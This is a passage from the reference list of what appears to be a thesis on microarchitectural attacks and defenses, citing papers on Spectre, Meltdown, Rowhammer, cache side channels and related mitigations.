[59] Guoxing Chen, Mengyuan Li, Fengwei Zhang, and Yinqian Zhang. Defeating Speculative-Execution Attacks on SGX with HyperRace. In: Dependable and Secure Computing (DSC). 2019 (p. 71).

[60] Sanchuan Chen, Xiaokuan Zhang, Michael K. Reiter, and Yinqian Zhang. Detecting Privileged Side-Channel Attacks in Shielded Execution with DéJà Vu. In: AsiaCCS. 2017 (p. 48).

[61] Yueqiang Cheng, Zhi Zhang, and Surya Nepal. Still Hammerable and Exploitable: on the Effectiveness of Software-only Physical Kernel Isolation. In: arXiv:1802.07060 (2018) (p. 41).

[62] Lucian Cojocar, Jeremie Kim, Minesh Patel, Lillian Tsai, Stefan Saroiu, Alec Wolman, and Onur Mutlu. Are We Susceptible to Rowhammer? An End-to-End Methodology for Cloud Providers. In: S&P. 2020 (p. 41).

[63] Lucian Cojocar, Kaveh Razavi, Cristiano Giuffrida, and Herbert Bos. Exploiting correcting codes: On the effectiveness of ecc memory against rowhammer attacks. In: S&P (2019) (p. 41).

[64] Robert J Colvin and Kirsten Winter. An abstract semantics of speculative execution for reasoning about security vulnerabilities. In: arXiv:2004.00577 (2020) (p. 62).

[65] Microsoft Corp. 2019. URL: `https://support.microsoft.com/en-us/help/4482887/windows-10-update-kb4482887` (p. 66).

[66] Victor Costan and Srinivas Devadas. Intel SGX Explained. In: Cryptology ePrint Archive, Report 2016/086 (2016) (p. 32).

[67] Fergus Dall, Gabrielle De Micheli, Thomas Eisenbarth, Daniel Genkin, Nadia Heninger, Ahmad Moghimi, and Yuval Yarom. Cachequote: Efficiently recovering long-term secrets of SGX EPID via cache attacks. In: CHES. 2018 (p. 37).

[68] Jonas Depoix and Philipp Altmeyer. Detecting Spectre Attacks by identifying Cache Side-Channel Attacks using Machine Learning. In: Advanced Microkernel Operating Systems 75 (2018) (pp. 71, 91).

[69] Craig Disselkoen, Radha Jagadeesan, Alan Jeffrey, and James Riely. The code that never ran: Modeling attacks on speculative evaluation. In: S&P. 2019 (p. 62).

[70] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen. Prime+Abort: A Timer-Free High-Precision L3 Cache Attack using Intel TSX. In: USENIX Security Symposium. 2017 (p. 37).

[71] Xiaowan Dong, Zhuojia Shen, John Criswell, Alan Cox, and Sandhya Dwarkadas. Spectres, virtual ghosts, and hardware support. In: Workshop on Hardware and Architectural Support for Security and Privacy. 2018 (pp. 68, 77).

[72] Zakir Durumeric, Frank Li, James Kasten, Johanna Amann, Jethro Beekman, Mathias Payer, Nicolas Weaver, David Adrian, Vern Paxson, Michael Bailey, et al. The Matter of Heartbleed. In: ACM IMC. 2014 (p. 6).

[73] Swastika Dutta and Sayan Sinha. Performance statistics and learning based detection of exploitative speculative attacks. In: International Conference on Computing Frontiers. 2019 (pp. 71, 91).

[74] Richard Earnshaw. Mitigation against unsafe data speculation (CVE-2017-5753). 2018 (p. 68).

[75] Jake Edge. Kernel address space layout randomization. 2013. URL: `https://lwn.net/Articles/569635/` (p. 22).

[76] Dmitry Evtyushkin and Dmitry Ponomarev. Covert Channels Through Random Number Generator: Mechanisms, Capacity Estimation and Mitigations. In: CCS. 2016 (p. 37).

[77] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Covert channels through branch predictors: a feasibility study. In: HASP. 2015 (pp. 37, 48).

[78] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In: MICRO. 2016 (pp. 18, 37, 48).

[79] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In: ASPLOS. 2018 (pp. 37, 47, 54, 56, 64).

[80] Mohammad Rahmani Fadiheh, Dominik Stoffel, Clark Barrett, Subhasish Mitra, and Wolfgang Kunz. Processor hardware security vulnerabilities and their detection by unique program execution checking. In: DATE. 2019 (pp. 62, 88).

[81] Andrew Ferraiuolo, Mark Zhao, Andrew C Myers, and G Edward Suh. HyperFlow: A processor architecture for nonmalleable, timing-safe information flow security. In: CCS. 2018 (pp. 66, 88).

[82] Cesare Ferri, Ruth Iris Bahar, Mirko Loghi, and Massimo Poncino. Energy-optimal synchronization primitives for single-chip multi-processors. In: ACM Great Lakes symposium on VLSI. 2009 (p. 31).

[83] Agner Fog. The microarchitecture of Intel, AMD and VIA CPUs: An optimization guide for assembly programmers and compiler makers. 2016 (pp. 18, 54, 56, 58).

[84] Anders Fogh. Behind the scenes of a bug collision. 2018. URL: https://cyber.wtf/2018/01/05/behind-the-scene-of-a-bug-collision/ (pp. 48–50).

[85] Anders Fogh. Negative Result: Reading Kernel Memory From User Mode. 2017. URL: https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/ (pp. 50, 51).

[86] Anders Fogh and Daniel Gruss. Using Undocumented CPU Behavior to See Into Kernel Mode and Break KASLR in the Process. In: BlackHat USA. 2016 (p. 49).

[87] Pietro Frigo, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Grand Pwning Unit: Accelerating Microarchitectural Attacks with the GPU. In: S&P. 2018 (p. 41).

[88] Pietro Frigo, Emanuele Vannacci, Hasan Hassan, Victor van der Veen, Onur Mutlu, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. TRRespass: Exploiting the Many Sides of Target Row Refresh. In: S&P. 2020 (p. 41).

[89] Jacob Fustos, Farzad Farshchi, and Heechul Yun. SpectreGuard: An Efficient Data-centric Defense Mechanism against Spectre Attacks. In: DAC. 2019 (pp. 69, 88).

[90] Jacob Fustos and Heechul Yun. SpectreRewind: A Framework for Leaking Secrets to Past Instructions. In: arXiv:2003.12208 (2020) (pp. 56, 78).

[91] Jingquan Ge, Neng Gao, Chenyang Tu, Ji Xiang, and Zeyi Liu. AdapTimer: Hardware/Software Collaborative Timer Resistant to Flush-Based Cache Attacks on ARM-FPGA Embedded SoC. In: Conference on Computer Design (ICCD). 2019 (p. 71).

[92] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A Survey of Microarchitectural Timing Attacks and Countermeasures on Contemporary Hardware. In: Journal of Cryptographic Engineering (2016) (p. 34).

[93] David Gens, Orlando Arias, Dean Sullivan, Christopher Liebchen, Yier Jin, and Ahmad-Reza Sadeghi. LAZARUS: Practical Side-Channel Resilient Kernel-Space Randomization. In: RAID. 2017 (pp. 51, 89).

[94] Jason Gionta, William Enck, and Per Larsen. Preventing kernel code-reuse attacks through disclosure resistant code diversification. In: Communications and Network Security (CNS). 2016 (p. 22).

[95] Thomas Gleixner. x86/kpti: Kernel Page Table Isolation (was KAISER). 2017. URL: `https://lkml.org/lkml/2017/12/4/709` (p. 89).

[96] Abraham Gonzalez, Ben Korpan, Jerry Zhao, Ed Younis, and Krste Asanović. Replicating and Mitigating Spectre Attacks on a Open Source RISC-V Microarchitecture. In: Third Workshop on Computer Architecture Research with RISC-V (CARRV). 2019 (pp. 56, 57, 70, 88).

[97] Johannes Götzfried, Moritz Eckert, Sebastian Schinzel, and Tilo Müller. Cache Attacks on Intel SGX. In: EuroSec. 2017 (p. 37).

[98] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks. In: USENIX Security Symposium. 2018 (p. 37).

[99] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the Line: Practical Cache Attacks on the MMU. In: NDSS. 2017 (pp. 37, 40).

[100] Brendan Gregg. KPTI/KAISER Meltdown Initial Performance Regressions. 2018 (p. 89).

[101] Gunnar Grimsdal, Patrik Lundgren, Christian Vestlund, Felipe Boeira, and Mikael Asplund. Can Microkernels Mitigate Microarchitectural Attacks? In: Nordic Conference on Secure IT Systems. 2019 (pp. 67, 89).

[102] Leon Groot Bruinderink, Andreas Hülsing, Tanja Lange, and Yuval Yarom. Flush, Gauss, and Reload – A Cache Attack on the BLISS Lattice-Based Signature Scheme. In: CHES. 2016 (p. 39).

[103] D Gruss, M Schwarz, and M Lipp. Meltdown: Basics, Details, Consequences. In: BlackHat USA. 2018 (p. 81).

[104] Daniel Gruss. [RFC, PATCH] x86_64: KAISER - do not map kernel in user mode. 2017. URL: `https://lkml.org/lkml/2017/5/4/220` (p. 89).

[105] Daniel Gruss. Software-based Microarchitectural Attacks. PhD thesis. Graz University of Technology, 2017 (pp. 34, 36, 38).

[106] Daniel Gruss, Dave Hansen, and Brendan Gregg. Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer. In: USENIX ;login (2018) (pp. 8, 11, 12, 51, 89, 93).

[107] Daniel Gruss, Erik Kraft, Trishita Tiwari, Michael Schwarz, Ari Trachtenberg, Jason Hennessey, Alex Ionescu, and Anders Fogh. Page Cache Attacks. In: CCS. 2019 (p. 40).

[108] Daniel Gruss, Julian Lettner, Felix Schuster, Olga Ohrimenko, Istvan Haller, and Manuel Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In: USENIX Security Symposium. 2017 (pp. 32, 37, 50).

[109] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (pp. 8, 11, 12, 50, 89).

[110] Daniel Gruss, Moritz Lipp, Michael Schwarz, Daniel Genkin, Jonas Juffinger, Sioli O'Connell, Wolfgang Schoechl, and Yuval Yarom. Another Flip in the Wall of Rowhammer Defenses. In: S&P. 2018 (p. 41).

[111] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS. 2016 (pp. 7, 8, 11, 40, 49, 89).

[112] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In: DIMVA. 2016 (pp. 4, 35, 36, 41).

[113] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In: DIMVA. 2016 (p. 39).

[114] Daniel Gruss, Michael Schwarz, Matthias Wübbeling, Simon Guggi, Timo Malderle, Stefan More, and Moritz Lipp. Use-after-freemail: Generalizing the use-after-free problem and applying it to email services. In: AsiaCCS. 2018 (p. 46).

[115] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: USENIX Security Symposium. 2015 (p. 39).

[116] Marco Guarnieri, Boris Köpf, José F Morales, Jan Reineke, and Andrés Sánchez. SPECTECTOR: Principled Detection of Speculative Information Flows. In: S&P. 2020 (p. 62).

[117] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache Games – Bringing Access-Based Cache Attacks on AES to Practice. In: S&P. 2011 (pp. 34, 39, 48).

[118] Berk Gulmezoglu, Mehmet Sinan Inci, Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cross-VM cache attacks on AES. In: IEEE Transactions on Multi-Scale Computing Systems 2.3 (2016), pp. 211–222 (p. 37).

[119] Berk Gulmezoglu, Ahmad Moghimi, Thomas Eisenbarth, and Berk Sunar. FortuneTeller: Predicting Microarchitectural Attacks via Unsupervised Deep Learning. In: arXiv:1907.03651 (2019) (pp. 71, 91).

[120] Berk Gülmezoğlu, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. A Faster and More Realistic Flush+Reload Attack on AES. In: COSADE. 2015 (p. 39).

[121] Shengjian Guo, Yueqi Chen, Peng Li, Yueqiang Cheng, Huibo Wang, Meng Wu, and Zhiqiang Zuo. SpecuSym: Speculative Symbolic Execution for Cache Timing Leak Detection. In: arXiv:1911.00507 (2019) (p. 62).

[122] Mordechai Guri, Matan Monitz, Yisroel Mirski, and Yuval Elovici. Bitwhisper: Covert signaling channel between air-gapped computers using thermal manipulations. In: IEEE CSF. 2015 (p. 46).

[123] Youngkwang Han and John Kim. A Novel Covert Channel Attack Using Memory Encryption Engine Cache. In: DAC. 2019 (p. 38).

[124] Austin Harris, Shijia Wei, Prateek Sahu, Pranav Kumar, Todd Austin, and Mohit Tiwari. Cyclone: Detecting Contention-Based Cache Information Leaks Through Cyclic Interference. In: MICRO. 2019 (pp. 71, 88, 91).

[125] Mohammad Hedayati, Spyridoula Gravani, Ethan Johnson, John Criswell, Michael Scott, Kai Shen, and Mike Marty. Janus: Intra-Process Isolation for High-Throughput Data Plane Libraries. 2018 (p. 77).

[126] Mark D Hill, Jon Masters, Parthasarathy Ranganathan, Paul Turner, and John L Hennessy. On the Spectre and Meltdown Processor Security Vulnerabilities. In: IEEE Micro 39.2 (2019), pp. 9–19 (p. 44).

[127] Jann Horn. Reading privileged memory with a side-channel. 2018 (pp. 8, 50, 56, 58).

[128] Jann Horn. speculative execution, variant 4: speculative store bypass. 2018 (pp. 18, 47, 53, 59, 84).

[129] Zhichao Hua, Dong Du, Yubin Xia, Haibo Chen, and Binyu Zang. EPTI: efficient defence against meltdown attack for unpatched VMs. In: USENIX ATC. 2018 (p. 89).

[130] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical Timing Side Channel Attacks against Kernel Space ASLR. In: S&P. 2013 (pp. 35, 48, 49, 89).

[131] Tianlin Huo, Xiaoni Meng, Wenhao Wang, Chunliang Hao, Pei Zhao, Jian Zhai, and Mingshu Li. Bluethunder: A 2-level Directional Predictor Based Side-Channel Attack against SGX. In: CHES. 2020 (p. 47).

[132] Mehmet Sinan Inci, Berk Gulmezoglu, Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cache Attacks Enable Bulk Key Recovery on the Cloud. In: CHES. 2016 (p. 39).

[133] Mehmet Sinan Inci, Berk Gulmezoglu, Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Seriously, get off my cloud! Cross-VM RSA Key Recovery in a Public Cloud. In: Cryptology ePrint Archive, Report 2015/898 (2015) (p. 37).

[134] Intel. Deep Dive: Intel Analysis of L1 Terminal Fault. 2018 (pp. 80, 90).

[135] Intel. Deep Dive: Intel Analysis of Microarchitectural Data Sampling. 2019 (pp. 83, 84).

[136] Intel. Deep Dive: Load Value Injection. 2020. URL: https://software.intel.com/security-software-guidance/insights/deep-dive-load-value-injection (p. 91).

[137] Intel. Intel 64 and IA-32 Architectures Optimization Reference Manual. 2019 (pp. 18, 83).

[138] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide. 2019 (p. 67).

[139] Intel. Intel Analysis of Speculative Execution Side Channels. Revision 4.0. 2018 (pp. 62, 65, 74, 77, 90).

[140] Intel. Intel Xeon Processor Scalable Family Technical Overview. 2017 (p. 77).

[141] Intel. Intel-SA-00233 Microarchitectural Data Sampling Advisory. 2019. URL: https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-00233.html (pp. 81, 87).

[142] Intel. L1 Terminal Fault SA-00161. 2018. URL: https://software.intel.com/security-software-guidance/software-guidance/l1-terminal-fault (p. 90).

[143] Intel. Q2 2018 Speculative Execution Side Channel Update. 2018 (pp. 74, 77).

[144] Intel. Retpoline: A Branch Target Injection Mitigation. Revision 003. 2018 (pp. 65, 66).

[145] Intel. Side Channel Mitigation by Product CPU Model. URL: https://www.intel.com/content/www/us/en/architecture-and-technology/engineering-new-protections-into-hardware.html (pp. 64, 88).

[146] Intel. Speculative Execution Side Channel Mitigations. Revision 3.0. 2018 (pp. 63, 90).

[147] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cross processor cache attacks. In: AsiaCCS. 2016 (p. 40).

[148] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A Shared Cache Attack that Works Across Cores and Defies VM Sandboxing – and its Application to AES. In: S&P. 2015 (p. 37).

[149] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Know Thy Neighbor: Crypto Library Detection in Cloud. In: PETS (2015) (p. 39).

[150] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Lucky 13 Strikes Back. In: AsiaCCS. 2015 (p. 39).

[151] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Wait a minute! A fast, Cross-VM attack on AES. In: RAID'14. 2014 (p. 39).

[152] Saad Islam, Ahmad Moghimi, Ida Bruhns, Moritz Krebbel, Berk Gulmezoglu, Thomas Eisenbarth, and Berk Sunar. SPOILER: Speculative Load Hazards Boost Rowhammer and Cache Attacks. In: USENIX Security Symposium. 2019 (pp. 41, 53, 83, 84).

[153] Kyriakos K. Ispoglou, Bader AlBassam, Trent Jaeger, and Mathias Payer. Block Oriented Programming: Automating Data-Only Attacks. In: CCS. 2018 (p. 22).

[154] Jacek Galowicz. Cyberus Technology - Meltdown. 2018. URL: https://www.cyberus-technology.de/posts/2018-01-03-meltdown.html (p. 51).

[155] Himanshi Jain, D Anthony Balaraju, and Chester Rebeiro. Spy Cartel: Parallelizing Evict+ Time-Based Cache Attacks on Last-Level Caches. In: Journal of Hardware and Systems Security 3.2 (2019), pp. 147–163 (p. 35).

[156] Yeongjin Jang, Jaehyuk Lee, Sangho Lee, and Taesoo Kim. SGX-Bomb: Locking Down the Processor via Rowhammer Attack. In: SysTEX. 2017 (p. 41).

[157] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking Kernel Address Space Layout Randomization with Intel TSX. In: CCS. 2016 (pp. 22, 41, 49, 89).

[158] Ira Ray Jenkins, Prashant Anantharaman, Rebecca Shapiro, J Peter Brady, Sergey Bratus, and Sean W Smith. Ghostbusting: Mitigating Spectre with Intraprocess Memory Isolation. In: HotSoS. 2020 (p. 67).

[159] Dougall Johnson. I can read user memory using speculative exec reliably. 2018. URL: https://twitter.com/dougallj/status/948494573965201408 (p. 52).

[160] Dougall Johnson. x86-64 Speculative Execution Harness. 2018. URL: https://gist.github.com/dougallj/f9ffd7e37db35ee953729491cfb71392 (p. 52).

[161] Dougall Johnson. Yes - Intel does have broken speculative execution. 2018. URL: https://twitter.com/dougallj/status/948457072047276032 (p. 52).

[162] Naghmeh Karimi, Arun Karthik Kanuparthi, Xueyang Wang, Ozgur Sinanoglu, and Ramesh Karri. MAGIC: Malicious Aging in Circuits/Cores. In: ACM TACO. 2015 (p. 41).

[163] Mehmet Kayaalp, Nael Abu-Ghazaleh, Dmitry Ponomarev, and Aamer Jaleel. A high-resolution side-channel attack on last-level cache. In: DAC. 2016 (p. 37).

[164] John Kelsey, Bruce Schneier, David Wagner, and Chris Hall. Side Channel Cryptanalysis of Product Ciphers. In: Journal of Computer Security 8.2/3 (2000), pp. 141–158 (p. 34).

[165] Zijo Kenjar, Tommaso Frassetto, David Gens, Michael Franz, and Ahmad-Reza Sadeghi. V0LTpwn: Attacking x86 Processor Integrity from Software. In: USENIX Security Symposium. 2020 (p. 42).

[166] Khaled N Khasawneh, Esmaeil Mohammadian Koruyeh, Chengyu Song, Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. SafeSpec: Banishing the Spectre of a Meltdown with Leakage-Free Speculation. In: DAC. 2019 (pp. 70, 88).

[167] Taehyun Kim and Youngjoo Shin. Reinforcing Meltdown Attack by Using a Return Stack Buffer. In: IEEE Access 7 (2019) (pp. 59, 78).

[168] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In: ISCA. 2014 (p. 41).

[169] Russel King. ARM: spectre-v2: harden branch predictor on context switches. 2018 (p. 64).

[170] Vladimir Kiriansky, Ilia Lebedev, Saman Amarasinghe, Srinivas Devadas, and Joel Emer. DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors. In: MICRO. 2018 (p. 68).

[171] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018) (pp. 53, 55, 67, 77, 83, 88).

[172] Paul Kocher. Spectre Mitigations in Microsoft's C/C++ Compiler. 2018 (p. 62).

[173] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Meltdown and Spectre. In: (2018). URL: `https://spectreattack.com` (p. 72).

[174] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (pp. 7, 11, 12, 42, 43, 47, 51, 53–58, 61, 64, 69).

[175] Paul C. Kocher. Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS, and Other Systems. In: CRYPTO. 1996 (p. 34).

[176] Igor Korkin. Divide et Impera: MemoryRanger Runs Drivers in Isolated Kernel Spaces. In: arXiv:1812.09920 (2018) (p. 89).

[177] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In: WOOT. 2018 (pp. 18, 47, 53, 58, 78).

[178] Esmaeil Mohammadian Koruyeh, Shirin Haji Amin Shirazi, Khaled N Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. SPECCFI: Mitigating Spectre Attacks using CFI Informed Speculation. In: S&P. 2020 (pp. 8, 66).

[179] Jonas Krautter, Dennis Gnad, and Mehdi Tahoori. FPGAhammer: Remote Voltage Fault Attacks on Shared FPGAs, suitable for DFA on AES. In: CHES. 2018 (p. 42).

[180] Andrew Kwong, Daniel Genkin, Daniel Gruss, and Yuval Yarom. Rambleed: Reading bits in memory without accessing them. In: S&P. 2020 (p. 41).

[181] Mark Lanteigne. How Rowhammer Could Be Used to Exploit Weaknesses in Computer Hardware. 2016. URL: `http://www.thirdio.com/rowhammer.pdf` (p. 41).

[182] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In: USENIX Security Symposium. 2017 (pp. 18, 37, 47, 48).

[183] Tom Lendacky. [PATCH] x86/cpu, x86/pti: Do not enable PTI on AMD processors. 2017. URL: https://lkml.org/lkml/2017/12/27/2 (p. 52).

[184] Chaz Lever, Robert Walls, Yacin Nadji, David Dagon, Patrick McDaniel, and Manos Antonakakis. Domain-Z: 28 registrations later measuring the exploitation of residual trust in domains. In: S&P. 2016 (p. 46).

[185] Congmiao Li and Jean-Luc Gaudiot. Challenges in Detecting an "Evasive Spectre". In: IEEE Computer Architecture Letters (2020) (pp. 71, 91).

[186] Congmiao Li and Jean-Luc Gaudiot. Online detection of spectre attacks using microarchitectural traces from performance counters. In: Symposium on Computer Architecture and High Performance Computing (SBAC-PAD). 2018 (pp. 71, 91).

[187] Peinan Li, Lutan Zhao, Rui Hou, Lixin Zhang, and Dan Meng. Conditional Speculation: An effective approach to safeguard out-of-order execution against spectre attacks. In: HPCA. 2019 (pp. 70, 88).

[188] Chulseung Lim, Kyungbae Park, Geunyong Bak, Donghyuk Yun, Myungsang Park, Sanghyeon Baeg, Shi-Jie Wen, and Richard Wong. Study of proton radiation effect to row hammer fault in DDR4 SDRAMs. In: Microelectronics Reliability 80 (2018), pp. 85–90 (p. 41).

[189] Moritz Lipp, Misiker Tadesse Aga, Michael Schwarz, Daniel Gruss, Clémentine Maurice, Lukas Raab, and Lukas Lamster. Nethammer: Inducing Rowhammer Faults through Network Requests. In: 2020 (p. 41).

[190] Moritz Lipp, Daniel Gruss, Michael Schwarz, David Bidner, Clémentine Maurice, and Stefan Mangard. Practical Keystroke Timing Attacks in Sandboxed JavaScript. In: ESORICS. 2017 (p. 41).

[191] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In: USENIX Security Symposium. 2016 (pp. 35, 37, 39, 41).

[192] Moritz Lipp, Vedad Hadžić, Michael Schwarz, Arthur Perais, Clémentine Maurice, and Daniel Gruss. Take a Way: Exploring the Security Implications of AMD's Cache Way Predictors. In: AsiaCCS. 2020 (pp. 38, 40, 56).

[193] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018 (pp. 7, 8, 11, 12, 43, 47, 50, 51, 70, 73–77, 81).

[194] Daiping Liu, Shuai Hao, and Haining Wang. All Your DNS Records Point to Us: Understanding the Security Threats of Dangling DNS Records. In: CCS. 2016 (p. 46).

[195] Fangfei Liu and Ruby B. Lee. Random Fill Cache Architecture. In: MICRO. 2014 (p. 30).

[196] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In: S&P. 2015 (p. 37).

[197] Jason Lowe-Power, Venkatesh Akella, Matthew K Farrens, Samuel T King, and Christopher J Nitta. Position Paper: A case for exposing extra-architectural state in the ISA. In: HASP. 2018 (pp. 69, 88).

[198] Andrei Lutas and Dan Lutas. Bypassing KPTI Using the Speculative Behavior of the SWAPGS Instruction. In: BlackHat Europe. 2019 (pp. 56, 57).

[199] LWN. The current state of kernel page-table isolation. 2017. URL: `https : / / lwn . net / SubscriberLink / 741878 / eb6c9d3913d7cb2b/` (p. 89).

[200] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In: CCS. 2018 (pp. 18, 47, 53, 58, 62).

[201] Giorgi Maisuradze. Assessing the Security of Hardware-Assisted Isolation Techniques. PhD thesis. Saarland University, 2019 (pp. 81, 87).

[202] Andrea Mambretti, Matthias Neugschwandtner, Alessandro Sorniotti, Engin Kirda, William Robertson, and Anil Kurmus. Speculator: A Tool to Analyze Speculative Execution Attacks and Mitigations. In: ACM ACSAC. 2019 (pp. 56, 57).

[203] Andrea Mambretti, Alexandra Sandulescu, Alessandro Sorniotti, Wil Robertson, Engin Kirda, and Anil Kurmus. Bypassing memory safety mechanisms through speculative control flow hijacks. In: arXiv:2003.05503 (2020) (p. 57).

[204] Enrico Mariconti, Jeremiah Onaolapo, Syed Sharique Ahmad, Nicolas Nikiforou, Manuel Egele, Nick Nikiforakis, and Gianluca Stringhini. What's in a Name?: Understanding Profile Name Reuse on Twitter. In: WWW'17. 2017 (p. 46).

[205] James Martindale. I kinda hacked a few Facebook accounts using a vulnerability they won't fix. 2017. URL: https://medium.com/@jkmartindale/i-kinda-hacked-a-few-facebook-2f5669794f79 (p. 46).

[206] Clémentine Maurice, Nicolas Le Scouarnec, Christoph Neumann, Olivier Heen, and Aurélien Francillon. Reverse Engineering Intel Complex Addressing Using Performance Counters. In: RAID. 2015 (pp. 28, 35–37).

[207] Clémentine Maurice, Christoph Neumann, Olivier Heen, and Aurélien Francillon. C5: Cross-Cores Cache Covert Channel. In: DIMVA. 2015 (p. 37).

[208] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS. 2017 (p. 37).

[209] Ross Mcilroy, Jaroslav Sevcik, Tobias Tebbi, Ben L Titzer, and Toon Verwaest. Spectre is here to stay: An analysis of side-channels and speculative execution. In: arXiv:1902.05178 (2019) (pp. 63, 94).

[210] Avi Mendelson. Secure Speculative Core. In: System-on-Chip Conference (SOCC). 2019 (p. 69).

[211] Microsoft. Mitigating speculative execution side-channel attacks in Microsoft Edge and Internet Explorer. 2018 (p. 71).

[212] Microsoft Techcommunity. Hyper-V HyperClear Mitigation for L1 Terminal Fault. 2018. URL: https://techcommunity.microsoft.com/t5/Virtualization/Hyper-V-HyperClear-Mitigation-for-L1-Terminal-Fault/ba-p/382429 (p. 90).

[213] MITRE. CWE-416: Use After Free. 2020. URL: https://cwe.mitre.org/data/definitions/416.html (p. 75).

[214] MITRE. CWE-688: Function Call With Incorrect Variable or Reference as Argument. 2020. URL: https://cwe.mitre.org/data/definitions/688.html (p. 75).

[215] MITRE. CWE-689: Permission Race Condition During Resource Copy. 2020. URL: https://cwe.mitre.org/data/definitions/689.html (p. 75).

[216] Ahmad Moghimi, Thomas Eisenbarth, and Berk Sunar. MemJam: A false dependency attack against constant-time crypto implementations in SGX. In: CT-RSA. 2018 (pp. 35, 48).

[217] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. Cachezoom: How SGX amplifies the power of cache attacks. In: CHES. 2017 (p. 37).

[218] Daniel Moghimi, Moritz Lipp, Berk Sunar, and Michael Schwarz. Medusa: Microarchitectural Data Leakage via Automated Attack Synthesis. In: USENIX Security. 2020 (pp. 74, 83, 93).

[219] John Monaco. SoK: Keylogging Side Channels. In: S&P. 2018 (p. 39).

[220] Kit Murdock, David Oswald, Flavio D. Garcia, Jo Van Bulck, Daniel Gruss, and Frank Piessens. Plundervolt: Software-based Fault Injection Attacks against Intel SGX. In: S&P. 2020 (p. 42).

[221] Maria Mushtaq, Jeremy Bricq, Muhammad Khurram Bhatti, Ayaz Akram, Vianney Lapotre, Guy Gogniat, and Pascal Benoit. WHISPER: A Tool for Run-time Detection of Side-Channel Attacks. In: IEEE Access (2020) (pp. 71, 91).

